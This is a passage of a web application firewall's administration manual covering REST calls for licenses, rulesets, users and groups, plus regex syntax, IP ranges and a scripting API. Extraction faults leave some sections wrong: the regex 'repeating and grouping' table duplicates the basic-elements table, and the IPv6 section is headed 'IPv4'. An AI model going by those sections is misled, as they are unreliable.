Zl9kZWNpZGVyX2NvcmVzX3Byb2R1Y3RpdmUnCnAzCkk4CnNTJ3Byb2R1Y3Qn
CnA0ClMnaHlwZXJndWFyZCcKcDUKc1MndmFsaWRfZnJvbScKcDYKRjE0MDE4
NzU0OTMKc1MnYWRtaW5fc2VydmVyX2lwX2xpc3QnCnA3CihscDgKUycxOTIu
........
yMDQxMzAwMzc=
========  END  HYPERGUARD LICENSE ========

$ curl -u admin:admin -H "Content-Type: application/octet-stream"
--data-binary  @license.txt http://127.0.0.1:8087/api/af/2.0/licenses
{
    "__name": "9f8c4bb2b1fff9103839bb278061a9430484030c",
    "__path":
"/api/af/2.0/licenses/9f8c4bb2b1fff9103839bb278061a9430484030c/",
    "__subnodes": [],
    "adminserver_ip_list": [
      "192.168.240.3"
    ],
    "capabilities": {
      "hyperguard": 10
    },
    "certificate": "",
    "cluster_id": "",
    "customer": "",
    "feature_list": [],
```

```
    "number_of_decider_cores_non_productive": 0,
    "number_of_decider_cores_productive": 8,
    "number_of_enforcers": 8,
    "rvbd_vsn": "YOUR-RIVERBED-SERIAL-NUMBER",
    "serial": "9f8c4bb2b1fff9103839bb278061a9430484030c",
    "validFrom": 1401875493.0,
    "validTo": 1404553893.0
}
```


Uninstalling a license

- Request

Method	DELETE
URL	/licenses/LICENSESERIAL
Arguments	–

- Response

Return code	Arguments	Meaning
200	-	license successfully uninstalled
401	-	no login
403	-	not enough rights
404	-	license not found
500	-	internal server error

- Example
  The following request uninstalls the license with the serial number "68eac3a877869f6b310d54051af20e489bb7036f".

```
$ curl -X DELETE -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/licenses/68eac3a877869f6b310d54051af20e489bb
7036f
{}
```

Rulesets REST Interface

Data and limitations

The ruleset data is the internal representation of the ruleset object and is subject to change without notice.

You can't change rulesets via the REST interface, and you can't delete them. POST commands on an URL like /application/APPUUID/rulesets/RULESETUUID always return an error code 409. PUT and DELETE also always fail and return an error code 409.

However, you can, for example, export a ruleset and import it into multiple other applications to duplicate it.

Getting a list of rulesets for an application

- Request

Method	GET
URL	/applications/APPUUID/rulesets/
Arguments	–

- Response

Return code	Arguments	Meaning
200	{RULEUUID1: VERSION, RULEUUID2: VERSION }	list of rulesets for the given application successfully returned as a dictionary containing the ruleset UUIDs as keys and the representative version numbers as values
401	-	no login
403	-	not enough rights
404	-	application not found
500	-	internal server error

- Example

  The following request retrieves a list of all rulesets for the application that has the UUID "f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c". Note that you don't use the application name in the request, but this UUID.

  In this case, there is only one ruleset available.

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/applications/f011694d47d73578-3c058146147282
1ff8d0c3a8c007d88c/rulesets
{
    "__name": "rulesets",
```

```
    "__path":
"/api/af/2.0/applications/f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c/r
ulesets/",
    "__subnodes": [
        "127.0.0.1:8083:f011694d47d73578-1a7bfe29b480dac5575de4bc15d85a6f:1"
    ],
    "rulesets": {
       "127.0.0.1:8083:f011694d47d73578-1a7bfe29b480dac5575de4bc15d85a6f:1": 1
    }
}
```

Getting a ruleset BLOB

- Request

Method	GET
URL	/applications/APPUUID/rulesets/RULEUUID
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ RULESETDATA }	ruleset successfully returned as a dictionary containing all ruleset data
401	-	no login
403	-	not enough rights
404	-	application or ruleset not found
500	-	internal server error

- Example

  The following request retrieves the data of the ruleset with the UUID "127.0.0.1:8083:f011694d47d73578-1a7bfe29b480dac5575de4bc15d85a6f:1", which is a ruleset for the application "f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c".

  (In the example, the response is truncated.)

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/applications/f011694d47d73578-3c058146147282
1ff8d0c3a8c007d88c/rulesets/127.0.0.1:8083:f011694d47d73578-1a7bfe29b480dac55
75de4bc15d85a6f:1
{
    "__name":
"127.0.0.1:8083:f011694d47d73578-1a7bfe29b480dac5575de4bc15d85a6f:1",
    "__path":
```

```
"/api/af/2.0/applications/f011694d47d73578-3c0581461472821ff8d0c3a8c007d88c/r
ulesets/127.0.0.1:8083:f011694d47d73578-1a7bfe29b480dac5575de4bc15d85a6f:1/",
    "__subnodes": [],
    "baseline_config": {},
    "changelog": [],
    "comment": "",
    "db_last_modified_timestamp": 1347292036,
    "db_last_modified_userid": "unknown",
    "global_handler": [
        {
            "ConfigItems": [
                {
                    "db_last_modified_userid": "unknown",
                    "description": "Enable Shortcut Handler",
                    "is_inherited": true,
                    "name": "enabled",
                    "owner": [],
                    "type": "boolean"
                },
                ....
        }
    ],
    "global_timestamp":
"00000000000000dc-127.0.0.1:8083-f011694d47d73578-d9a8f3dd4119ea7f200fd9b4acd
624a1-1347292036",
    "handler": [
        {
            "ConfigItems": [
                {
                    "db_last_modified_userid": "unknown",
                    "description": "Enable this handler",
                    "is_inherited": true,
                    "name": "enabled",
                    "owner": [],
                    "type": "boolean"
                },
                ....
        }
    ],
    "last_modified": 1347292036,
    "name": "initial ruleset",
    "owner": [],
    "rules": [
        {
            "db_last_modified_userid": "unknown",
            "handler": [
                {
                    "ConfigItems": [
                        {
                            "db_last_modified_userid": "unknown",
```

```
                            "description": "Enable this handler",
                            "is_inherited": true,
                            "name": "enabled",
                            "owner": [],
                            "type": "boolean"
                        },
                    ....
                ],
                "name": "/.*",
                "owner": [],
                "selector": [
                    {
                        "ConfigItems": [
                            {
                                "db_last_modified_userid": "unknown",
                                "description": "Selection based on hostname",
                                "is_inherited": true,
                                "name": "enabled",
                                "owner": [],
                                "type": "boolean"
                            },
                    ....
                ]
            }
        ],
        "version": 1
    }
```


Adding a ruleset

- Request

Method	POST
URL	/applications/APPUUID/rulesets/
Arguments	{ RULESETDATA }

NOTE: To activate the added ruleset you need to change the fields logonly_ruleset_version and active_ruleset_version for the application that is to use this ruleset. See Applications REST Interface .

- Response

Return code	Arguments	Meaning
200	RULESETUUID	ruleset with the given UUID successfully added
401	-	no login

Return code	Arguments	Meaning
403	-	not enough rights
404	-	application not found
409	-	malformed, conflicting, or missing data
500	-	internal server error

User Groups REST Interface

Data

For a description of user data, see *Users REST Interface*.

User group data essentially reflect the structure as it can be seen in the group management user interface (see *Group Management*). For example, the rights for an application administration group look like follows:


```
{
"__name": "app_group_2800048cc1fc7ed5-ffd51ac6a91ed212cd3a587b0e74ce9a",
"__path":
"/api/af/2.0/auth/groups/app_group_2800048cc1fc7ed5-ffd51ac6a91ed212cd3a587b0
e74ce9a/",
"__subnodes": [],
"internal": true,
"name": "Application Admin for myapp",
"permissions": [
{
"access": "*",
"category": "application",
"element": "*",
"element_name": "*",
"name": "2800048cc1fc7ed5-ffd51ac6a91ed212cd3a587b0e74ce9a"
},
{
"access": "read",
"category": "administration",
"element": "*",
"element_name": "*",
"name": "*"
}
]
}
```


Permissions is a list of the rights that are assigned to the group. A right consists of:

- access
  In the user interface this can be none, read or read/write. In the REST interface, it's mapped as follows:
  - none-> doesn't exist; there simply isn't any entry in this case
  - read-> read
  - read/write-> *
- category
  Can either be application or administration—this reflects the topmost level in group management.
- element and element_name
  Only exist for handlers, wizards, and selectors. All other permissions don't have these entries.
- name
  This corresponds with the second level in the navigation tree in group management. With the category application it's the application UUID (not the name). With the category administration it's configuration, logging, or management.

In all entries there can also be an asterisk, which matches all rights. So, a stingrayafzeusafm Administrator, who has all rights, has:

```
{
"access": "*",
"category": "*",
"element": "*",
"element_name": "*",
"name": "*"
}
```

Getting a list of user groups

- Request

Method	GET
URL	/auth/groups/
Arguments	–

- Response

Return code	Arguments	Meaning
200	[group1, group2, ... groupN]	list of group IDs successfully returned
401	-	no login
403	-	not enough rights
500	-	internal server error

- Example

  The following request retrieves a list of all user groups. In this case, there are the two standard groups “master_admin” and “pci_auditor”, plus the Application Administrator group for one application. The group name for this Application Administrator group consists of the prefix “app_group_” plus the internal UUID of the application.

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/auth/groups
{
    "__name": "groups",
    "__path": "/api/af/2.0/auth/groups/",
    "__subnodes": [
        "master_admin",
        "pci_auditor",
        "app_group_f011694d47d73578-e440fd26a125de02c57dc7efa1f1bc17"
    ],
    "groups": [
```

```
            "master_admin",
            "app_group_f011694d47d73578-e440fd26a125de02c57dc7efa1f1bc17",
            "pci_auditor"
        ]
    }
```

Getting the data of a user group

- Request

Method	GET
URL	/auth/groups/GROUPID
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ groupdata }	dictionary of permissions successfully returned
401	-	no login
403	-	not enough rights
404	-	user group not found
500	-	internal server error

- Example

  The following request retrieves the data of the user group "master_admin", which is named "hyperguard Admin" in the user interface.

  (In the example, the response is truncated.)

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/auth/groups/master_admin
{
    "__name": "master_admin",
    "__path": "/api/af/2.0/auth/groups/master_admin/",
    "__subnodes": [],
    "internal": true,
    "name": "hyperguard Admin",
    "permissions": [
        {
            "access": "*",
            "category": "*",
            "element": "*",
            "element_name": "*",
            "name": "*"
```

```
            }
        ]
    }
```

Adding a user group

- Request

Method	POST
URL	/auth/groups/
Arguments	{ name: groupname }

- Response

Return code	Arguments	Meaning
200	groupid	user group with the given group ID successfully added
401	-	no login
403	-	not enough rights
409	-	malformed, conflicting, or missing data
500	-	internal server error

Changing user group data

- Request

Method	PUT
URL	/auth/groups/GROUPID
Arguments	{ group_data: groupdata }

- Response

Return code	Arguments	Meaning
200	-	group data successfully changed
401	-	no login
403	-	not enough rights

Return code	Arguments	Meaning
404	-	user group not found
409	-	malformed, conflicting, or missing data
500	-	internal server error

Deleting a user group

- Request

Method	DELETE
URL	/auth/groups/GROUPID
Arguments	–

- Response

Return code	Arguments	Meaning
200	-	user group successfully deleted
401	-	no login
403	-	not enough rights
404	-	user group not found
409	-	user group still contains users
500	-	internal server error

Users REST Interface

Data

A userdata data structure contains the following fields:

- username
  The username (must be unique for the whole installation).
- password
  The user's password. Can't be retrieved with GET.
- enabled
  A true / false value. Disabled users aren't removed but can't login anymore.
- email
  The email address of the user.
- fullname
  A descriptive name of the user.
- groups ['group1', 'group2', ...]
  A list of the user groups that this user belongs to.
- last_login
  UNIX timestamp of the most recent login (this is the time in seconds counted from Jan. 1st 1970). Can't be set via POST and PUT.
- last_failed_login
  UNIX timestamp of the most recent failed login. Can't be set with POST and PUT.
  NOTE: For more information regarding user and user group management, see *User Management* and *User Groups REST Interface*.

Getting a list of users

- Request

Method	GET
URL	/auth/users/
Arguments	–

- Response

Return code	Arguments	Meaning
200	[user1, user2, ...]	list of usernames successfully returned
401	-	no login
403	-	not enough rights
500	-	internal server error

- Example
  The following request retrieves a list of all users. In this case, there is only one user: the user “admin”.

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/auth/users
{
    "__name": "users",
    "__path": "/api/af/2.0/auth/users/",
    "__subnodes": [
        "admin"
    ],
    "users": [
        "admin"
    ]
}
```

Getting the data of a user

- Request

Method	GET
URL	/auth/users/USERNAME
Arguments	–

- Response

Return code	Arguments	Meaning
200	{ USERDATA }	user data successfully returned
401	-	no login
403	-	not enough rights
404	-	user not found
500	-	internal server error

- Example
  The following request retrieves the user data of the user "admin".

```
$ curl -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/auth/users/admin
{
    "__name": "admin",
    "__path": "/api/af/2.0/auth/users/admin/",
    "__subnodes": [],
    "email": "",
    "enabled": true,
```

```
    "fullname": "Administrator",
    "groups": [
        "master_admin"
    ],
    "last_failed_login": 0,
    "last_login": 1347291994,
    "username": "admin"
}
```

Adding a user

- Request

Method	POST
URL	/auth/users/
Arguments	{ USERDATA } The username is always required. If not otherwise specified, a new user is automatically enabled by default. To prevent this, you can set 'enabled': false.

You can't set the fields last_login and last_failed_login.

- Response

Return code	Arguments	Meaning
200		user successfully added
401	-	no login
403	-	not enough rights
409	-	malformed, conflicting, or missing data
500	-	internal server error

Changing user data

- Request

Method	PUT
URL	/auth/users/USERNAME
Arguments	{ USERDATA } You can't rename a user. Retrieve the user information, remove the user and add a new one with another name.

- Response

Return code	Arguments	Meaning
200	-	user data successfully changed
401	-	no login
403	-	not enough rights
404	-	user not found
409	-	malformed, conflicting, or missing data
500	-	internal server error

You can't set the fields last_login and last_failed_login.

- Example
  The following request changes the full name of the user "admin" from "Administrator" to "John Doe".

```
$ curl -u admin:admin -H 'Content-Type: application/json' --data '{"fullname":
"John Doe"}' http://127.0.0.1:8087/api/af/2.0/auth/users/admin
{
    "__name": "admin",
    "__path": "/api/af/2.0/auth/users/admin/",
    "__subnodes": [],
    "email": "",
    "enabled": true,
    "fullname": "John Doe",
    "groups": [
        "master_admin"
    ],
    "last_failed_login": 0,
    "last_login": 1347291994,
    "username": "admin"
}
```

Removing a user

- Request

Method	DELETE
URL	/auth/users/USERNAME
Arguments	–

- Response

Return code	Arguments	Meaning
200	-	user successfully removed
401	-	no login
403	-	not enough rights
404	-	user not found
409	-	you can't delete your own account
500	-	internal server error

- Example
  The following request tries to delete the use "admin". This isn't possible because the request is authenticated as the user "admin", and users can't remove themselves. vWAF returns an error message telling you why the action wasn't possible.

```
$ curl -X DELETE -u admin:admin -H 'Content-Type: application/json'
http://127.0.0.1:8087/api/af/2.0/auth/users/admin
You can't delete your own account
```

SNMP Interface

Purpose

You can retrieve various administration information via SNMPv2:

- A list of enforcers.
- A list of decider nodes and their configuration.
  The data that is returned is identical with that of the REST interface (see *Decider Cluster REST Interface*).
- A list of the entries on the global IP blacklist.
  The data that is returned is identical with that of the REST interface (see *Global IP Blacklist REST Interface*).
- A list of applications.
  The data that is returned is identical with that of the REST interface (see *Applications REST Interface*).

You can only read this data via SNMP, but you cannot change it.

Prerequisites

To be able to use the SNMP interface, you need to specify the SNMP agent IP address and port number in the configuration file zeusafm.conf (see *System Configuration*, attributes snmpAgentIP and snmpAgentPort). Uncomment the corresponding lines and change the IP address and port number as required.

You do not need any authentication because you can only read data but not change it via SNMP.

Available functions

To see which functions are available, please refer to the SNMP Management Information Base (MIB) in the directory $ZEUSHOME/stingrayafm/current/doc/snmp/snmpagent.mib.

Regular Expressions

Many settings allow you to use regular expressions for describing specific strings. Given below is an overview of the syntax elements that are supported by vWAF.

NOTE: vWAF uses the Python regular expressions engine, which is PCRE compatible (Perl compatible). However, the supported syntax is subject to limitations. We don't guarantee that all features that are supported by the Python regular expressions engine are also supported by vWAF. We strongly recommend to use only the syntax elements that are described below.

ATTENTION: If your regular expressions don't work as intended, this may result in the loss of protection for your web applications.

A regular expression consists of multiple basic elements. These basic elements can be grouped and repeated in different ways.

Basic elements

Element	Meaning
Character Example: A	Letters, numerals, and many special characters stand for themselves. You can type Unicode characters directly as characters. Alternatively you can specify a 2-byte hex value in combination with the prefix \u. Example: \u00e4 represents the German umlaut ä.
\	Special characters that are used as part of the regular expression syntax must be quoted with a backslash. For example, if you mean an actual full stop, you must specify \. because the dot is part of the regular expression syntax (the dot is a placeholder for "any character").
.	Stands for any character.
List of characters in brackets Example: [xyz]	Stands for any one of the included characters (in the example x, y, or z).
Range of characters in brackets Example: [a-d]	Stands for any character within the given range (in the example a, b, c, or d).
\w	Stands for any character or numeral ("word character").
^	Matches the start of the input.
$	Matches the end of the input.

Repeating and grouping

Element	Meaning
Character Example: A	Letters, numerals, and many special characters stand for themselves. You can type Unicode characters directly as characters. Alternatively you can specify a 2-byte hex value in combination with the prefix \u. Example: \u00e4 represents the German umlaut ä.
\	Special characters that are used as part of the regular expression syntax must be quoted with a backslash. For example, if you mean an actual full stop, you must specify \. because the dot is part of the regular expression syntax (the dot is a placeholder for "any character").
.	Stands for any character.
List of characters in brackets Example: [xyz]	Stands for any one of the included characters (in the example x, y, or z).
Range of characters in brackets Example: [a-d]	Stands for any character within the given range (in the example a, b, c, or d).
\w	Stands for any character or numeral ("word character").
^	Matches the start of the input.
$	Matches the end of the input.

Back references, such as (a*b)\1 are not supported, even if they sometimes work. If you use back references, we don't guarantee that your regular expressions will be compatible also with future versions of vWAF.

Examples

Element	Meaning
^$	Empty string (no characters).
^.*$	Every string (each character, repeated any number of times).
^(/\w+)+$	Slash / followed by a letter or numeral. This expression is repeated as often as possible, but at least once. Example: /usr/local/bin
^.{0,32}$	Any string with a maximum length of 32 characters.
^.*\.(html|gif|jpg)$	Any string that ends with .html, .gif or .jpg . Example: /index.html

Specifying IP Addresses

IPv4

At some points, vWAF permits IP address ranges to be specified in the format:

```
xxx.xxx.xxx.xxx/xx
```

Here, all the values from the specified number up to 255 apply. The number after the forward slash describes the prefix length of an IP address. The allocation tables following the examples helps you with the meaning of the prefix length.

Element	Meaning
81.243.62.0/24	81.243.62.0 to 81.243.62.255
81.243.62.128/25	81.243.62.128 to 81.243.62.255
81.243.128.0/17	81.243.128.0 to 81.243.255.255
80.0.0.0/8	80.0.0.0 to 80.255.255.255

Element	Meaning
/8	255.**0.0.0**
/9	255.**128.0.0**
/10	255.**192.0.0**
/11	255.**224.0.0**
/12	255.**240.0.0**
/13	255.**248.0.0**
/14	255.**252.0.0**
/15	255. **254.0.0**
/16	255.255.**0.0**
/17	255.255.**128.0**
/18	255.255.**192.0**
/19	255.255.**224.0**
/20	255.255.**240.0**
/21	255.255.**248.0**
/22	255.255.**252.0**
/23	255.255.**254.0**

Element	Meaning
/24	255.255.255.**0**
/25	255.255.255.**128**
/26	255.255.255.**192**
/27	255.255.255.**224**
/28	255.255.255.**240**
/29	255.255.255.**248**
/30	255.255.255.**252**

IPv4

You can enter IPv6 addresses either as full addresses, or you can omit the zeros:

```
fdd4:f917:0:b532:3e07:54ff:fe23:1df5 2a01:4f8:130:8421::145
```

Optionally, you can add brackets:

```
[fdd4:f917:0:b532:3e07:54ff:fe23:1df5] [2a01:4f8:130:8421::145]
```

When using IPv6 addresses in combination with port numbers, brackets are required:

```
[2a01:4f8:130:8421::145]:8082
```

To specify a range of IPv6 addresses, use the following syntax:

Element	Meaning
2a01:4f8:130:8421::145/128	single IP address
2a01:4f8:130:8421::/64	subnet

Brackets are optional. For example, [2a01:4f8:130:8421::]/64 is equivalent to 2a01:4f8:130:8421::/64.

HTTP Error Codes

```
100Continue
101Switching Protocols
200OK
201Created
202Accepted
203Non-Authoritative Information
204No Content
205Reset Content
206Partial Content
300Multiple Choices
301Moved Permanently
302Moved Temporarily
303See Other
304Not Modified
305Use Proxy
307Temporary Redirect
400Bad Request
401Unauthorized
402Payment Required
403Forbidden
404Not Found
405Method Not Allowed
406Not Acceptable
407Proxy Authentication Required
408Request Timeout
409Conflict
410Gone
411Length Required
412Precondition Failed
413Request Entity Too Large
414Request URL Too Long
415Unsupported Media Type
416Requested Range Not Satisfiable
417Expectation Failed
500Internal Server Error
501Not Implemented
502Bad Gateway
503Service Unavailable
504Gateway Timeout
505HTTP Version Not Supported
```

Accessible Python Modules and Functions

You can use Python scripts to expand the scope of vWAF to suit your specific requirements. For more information regarding creating and executing scripts, see *Implementing Python Scripts* and *Script Handler*.

Within your scripts you can use all basic Python operators plus the following modules and functions:

Module	Functions Available
time (standard Python module)	All functions from the standard Python time module.
re (standard Python module)	All functions from the standard Python re module.
hashlib (standard Python module)	All functions from the standard Python hashlib module. Can be used, for example, to create cryptographically secure hash values for adding additional security features to your web application, such as signed cookies.
etree (provided by lxml library)	All functions from the etree module of lxml. From a script, the module is available as lxml_etree . Example: xml = lxml_etree.parse(StringIO(xml_body))
StringIO (standard Python module)	Only accepts file descriptors. Needed for feeding the lxml library with data.
http (special interface to interact with vWAF)	All functions listed in the sections below this table.

NOTE: In detection mode, only functions that are accessible during requests apply; any response functions are ignored in detection mode.

Overview: The following functions of the special http module are accessible during requests.

- add_request_header(key, value)
- add_response_header(key, value)
- allow_request()
- del_request_header(key)
- del_response_header(key)
- filter_response_full()
- filter_response_header()
- generate_blacklist_event(ip_range, timeframe)
- get_client_ip()
- get_request_args()
- get_request_args_with_attributes()
- get_request_body()
- get_request_cookie(name)
- get_request_cookies()

- get_request_header(key)
- get_request_method()
- get_request_uri()
- get_storage() is_request()
- is_response()
- log(string1, string2, string3, ..., string n)
- make_random_cookie()
- redirect(url)
- send_response(content_type, body)
- set_request_args((key1,value1,attributes1),(key2,value2,attributes2),...)
- set_request_body(body)
- set_request_cookie(key, value)
- set_request_header(key, value)
- set_request_uri(uri, arguments)
- set_response_cookie(key, value)
- set_response_header(key, value)
- set_returncode(code)
- terminate_session()
- urandom(n)

Overview: The following functions of the special http module are accessible during responses.

- add_response_header(key, value)
- del_response_header(key)
- get_request_args()
- get_request_uri()
- get_response_body()
- get_response_cookies()
- get_response_header(key)
- get_returncode()
- get_storage()
- is_request()
- is_response() log(string1, string2, string3, ..., string n)
- make_random_cookie()
- redirect(url)
- set_response_body(body)
- set_response_cookie(key, value)
- set_response_header(key, value)
- set_returncode(code)
- terminate_session()

Functions Accessible during Requests in Detail

add_request_header(key, value)	
Purpose	Adds a new header with the given data (key: value).
Input	key, value as String
Output	–

add_response_header(key, value)	
Purpose	Adds a header to the response with the given values. You can also do that by enabling response filtering and then calling the function add_response_headerduring a response, but in this case the whole response is filtered.
Input	key, value as String
Output	–

allow_request()	
Purpose	Aborts the current request processing and accepts the request. This can be used to bypass all handlers that are invoked after the *Script Handler*. The handlers that vWAF executes after the *Script Handler* are the handlers that are listed below the *Script Handler* on the Handlers tab. The sequence is determined automatically, so you can't change it.
Input	–
Output	–

del_request_header(key)	
Purpose	Deletes the header that has the given key.
Input	key as String
Output	–

del_response_header(key)	
Purpose	Deletes a header from the response with the given values. You can also do that by enabling response filtering and then calling the function del_response_header during a response, but in this case the whole response is filtered.
Input	key as String

del_response_header(key)	
Output	–

filter_response_full()	
Purpose	Tells vWAF to filter the full response, including headers and body. Be careful with potentially big response bodies. This can result in significant impact on performance.
Input	–
Output	–

filter_response_header()	
Purpose	Tells vWAFto filter also the response headers belonging to the current request. There's no access to the response body during the response cycle. If you want to filter also the body, use the function filter_response_full.
Input	–
Output	–

generate_blacklist_event(ip_range, timeframe)	
Purpose	Adds the specified IP address or the specified range of IP addresses to the global IP blacklist (see *Global IP Blacklisting*).
Input	String, Integer value
Output	–

get_client_ip()	
Purpose	Returns the IP address of the user.
Input	–
Output	String

get_request_args()	
Purpose	Returns the request arguments as a list of tuples: [(key1,value1),(key2,value2),...]
Input	–

get_request_args()	
Output	list of tuples [(key1,value1),(key2,value2),...]

get_request_args_with_attributes()	
Purpose	Returns the request arguments as a list of tuples: [(key1,value1,attributes1),(key2,value2,attributes2),...] Each request can include multiple arguments, each one represented as an entry in the list as a tuple (key / value / extra attributes, in the case of a multipart form data request). The attributes dictionary allows access to all extra multipart form data header elements. The attributes dictionary is always present in the returned list for each tuple but can be empty in case that there are no extra attributes. If the attributes dictionary contains a key 'encoding' it will reflect the encoding that was used to decode the given value (e.g. 'UTF-8')
Input	–
Output	list of tuples [(key1,value1,attributes1),(key2,value2,attributes2),...]

get_request_body()	
Purpose	Returns the full request body as string (empty string if there's no body).
Input	–
Output	String

get_request_cookie(name)	
Purpose	Returns a string with the value of the cookie.
Input	cookie name as String
Output	cookie value as String

get_request_cookies()	
Purpose	Returns a dict with all cookies: { cookie-name1 : cookie-value1, cookie-name2 : cookie-value2 }
Input	–
Output	dict {cookie-name1 : cookie-value1, cookie-name2 : cookie-value2 }

get_request_header(key)	
Purpose	Returns the value of the request header stated by the parameter key. If this header doesn't exist, the function returns None.
Input	key as String
Output	String or None

get_request_method()	
Purpose	Returns the HTTP method for the current request (GET, POST...) as string.
Input	–
Output	String

get_request_uri()	
Purpose	Returns the requested URI.
Input	–
Output	String

get_storage()	
Purpose	Returns a dict that can be used as data storage throughout a session. The *Session Handler* needs to be enabled for this to work.
Input	–
Output	dictionary

is_request()	
Purpose	Returns True if the current script is executed during a request. Else the result is False. The statement not is_response() returns the same result.
Input	–
Output	Boolean

is_response()	
Purpose	Returns True if the current script is executed during a response. Else the result is False. The statement not is_request() returns the same result.

is_response()	
Input	–
Output	Boolean

log(string1, string2, string3, ..., string n)	
Purpose	Concatenates the given list of strings (at least one) and writes the result to the vWAF Log Files.
Input	list of String
Output	–

make_random_cookie()	
Purpose	Generates a random string, which can be used as the name of a cookie.
Input	–
Output	String

redirect(url)	
Purpose	Redirects to the given URL.
Input	URL as String
Output	–

send_response(content_type, body)	
Purpose	Aborts the current request and sends a response with the given content_type (e.g. “text/html”) and body.
Input	content_type, body as String
Output	–

set_request_args ((key1,value1,attributes1),(key2,value2,attributes2),...)	
Purpose	Sets the arguments of a POST request.

set_request_args ((key1,value1,attributes1),(key2,value2,attributes2),...)	
Input	List of tuples [(key1,value1,attributes1),(key2,value2,attributes2),...] attributes*n* is optional. If set, it must be a dictionary with additional attributes that will be added to a multipart form data header. If the attributes dictionary contains an 'encoding' entry it will be used to re-encode the value (e.g. 'UTF-8'). If encoding is not specified in the dictionary, the default **Charset** (character encoding) for the application is applied.
Output	–

set_request_body(body)	
Purpose	Replaces the current request body.
Input	body: string with the replacement body
Output	–

set_request_cookie(key, value)	
Purpose	Sets the cookie (from browser) that has the name key to the given value. If you want to set a cookie on the browser side, use the function set_response_cookie instead.
Input	key, value as String
Output	–

set_request_header(key, value)	
Purpose	Replaces the value of the header that has the given key with a given string.
Input	key, value as String
Output	–

set_request_uri(uri, arguments)	
Purpose	Replaces the request URI with the given one. Current URI arguments are also replaced with the given ones. The parameter arguments is a list of tuples. If, for example, you want to set the URI for the current request to: /index.html?a=b&c=d you would call: set_request_uri('/index.html',[(a,b),(c,d)])
Input	URI as String, arguments as list of tuples
Output	–

set_response_cookie(key, value)	
Purpose	Sets the response cookie (to browser) that has the name key to the given value.
Input	key, value as String
Output	–

set_response_header(key, value)	
Purpose	Unlike the function set_request_header, sets a header for the response You can also do that by enabling response filtering and then calling the function set_response_header during a response, but in this case the whole response is filtered.
Input	key, value as String
Output	–

set_returncode(code)	
Purpose	Aborts the current request or response and returns the given return code. (For a list of possible codes, see *HTTP Error Codes*.)
Input	Integer
Output	–

terminate_session()	
Purpose	Ends the secure session that has been established between vWAF and the web application (see *Session Handler*, *Cookie Jar Handler*). A typical scenario is the implementation of a log out function via vWAF for a web application that doesn't provide a manual log out option. Example: 1) Create the path /logout. 2) To this path, add the *Script Handler* and call the function *http.terminate_session().* 3) In your web application, provide the following link to log out: Logout.
Input	–
Output	–

urandom(n)	
Purpose	Generates random bytes. n = specifies the number of random bytes that should be generated. NOTE: the maximum value for n is 1024 (if a value greater than 1024 is entered, n is set to 1024)
Input	–
Output	a string of n random bytes

Functions Accessible during Responses in Detail

add_response_header(key, value)	
Purpose	Adds a response header that has the name key to the given value. (See also add_response_header function during requests.)
Input	key, value as String
Output	–

del_response_header(key)	
Purpose	Removes the response header that has the name key. (See also del_response_header function during requests.)
Input	key as String
Output	–

get_request_args()	
Purpose	Returns the request arguments as a list of tuples: [(key1,value1),(key2,value2),...]
Input	–
Output	list of tuples [(key1,value1),(key2,value2),...]

get_request_uri()	
Purpose	Returns the requested URI.
Input	–
Output	String

get_response_body()	
Purpose	Returns the full body of the current response. This only works if a response body does actually exist and if response filtering was triggered for the full response, not only for the headers (see function filter_response_full during requests).
Input	–
Output	body as String

get_response_cookies()	
Purpose	Returns a dict with all cookies: { cookie-key1 : cookie-val1, cookie-key2 : cookie- val2 }
Input	–
Output	dict { cookie-key1 : cookie-val1, cookie-key2 : cookie-val2 }

get_response_header(key)	
Purpose	Returns the value of the response header stated by the parameter key. If this header doesn't exist, the function returns None.
Input	key as String
Output	value as String

get_returncode()	
Purpose	Returns the return code for the current response.
Input	–
Output	return code as String Other than you might expect, the output is not an Integer value. Thus, a correct statement would be, for example: if http.get_returncode() == "200": Mind the quotation marks.

get_storage()	
Purpose	Returns a dict that can be used as data storage throughout a session. The *Session Handler* needs to be enabled for this to work.
Input	–
Output	dictionary

is_request()	
Purpose	Returns True if the current script is executed during a request. Else the result is False. The statement not is_response() returns the same result.
Input	–
Output	Boolean

is_response()	
Purpose	Returns True if the current script is executed during a response. Else the result is False. The statement not is_request() returns the same result.
Input	–
Output	Boolean

log(string1, string2, string3, ..., string n)	
Purpose	Concatenates the given list of strings (at least one) and writes the result to the vWAF Log Files.
Input	list of String
Output	–

make_random_cookie()	
Purpose	Generates a random string, which can be used as the name of a cookie.
Input	–
Output	String

redirect(url)	
Purpose	Redirects to the given URL.
Input	URL as String
Output	–

set_response_body(body)	
Purpose	Sets the response body to the given string.

set_response_body(body)	
Input	body as String
Output	–

set_response_cookie(key, value)	
Purpose	Sets the response cookie (to browser) that has the given key to value. (See also set_cookie_response function during requests.)
Input	key, value as String
Output	–

set_response_header(key, value)	
Purpose	Sets the response header that has the name key to the given value. (See also set_response_header function during requests.)
Input	key, value as String
Output	–

set_returncode(code)	
Purpose	Aborts the current request or response and returns the given return code. (For a list of possible codes, see *HTTP Error Codes*.)
Input	Integer
Output	–

terminate_session()	
Purpose	Ends the secure session that has been established between vWAF and the web application (see *Session Handler*, *Cookie Jar Handler*.) A typical scenario is the implementation of a log out function via vWAF for a web application that doesn't provide a manual log out option. Example: 1) Create the path /logout. 2) To this path, add the *Script Handler* and call the function http.terminate_session(). 3) In your web application, provide the following link to log out: Logout.
Input	–
Output	–

External Authentication Framework

In the *Authentication Handler*you can enable an external authentication service. If you want to use external authentication, you can optionally modify the supplied generic service. The following sections provide the necessary information to do so.

Protocol used for communication between the external authentication server and the decider

If you want to replace the authentication service, you need to understand the protocol that's used for communication between the vWAF decider and the authentication service.

Data is transferred between the decider and the authentication server in the form of JSON coded values via HTTP POST.

A request looks as follows:

```
{
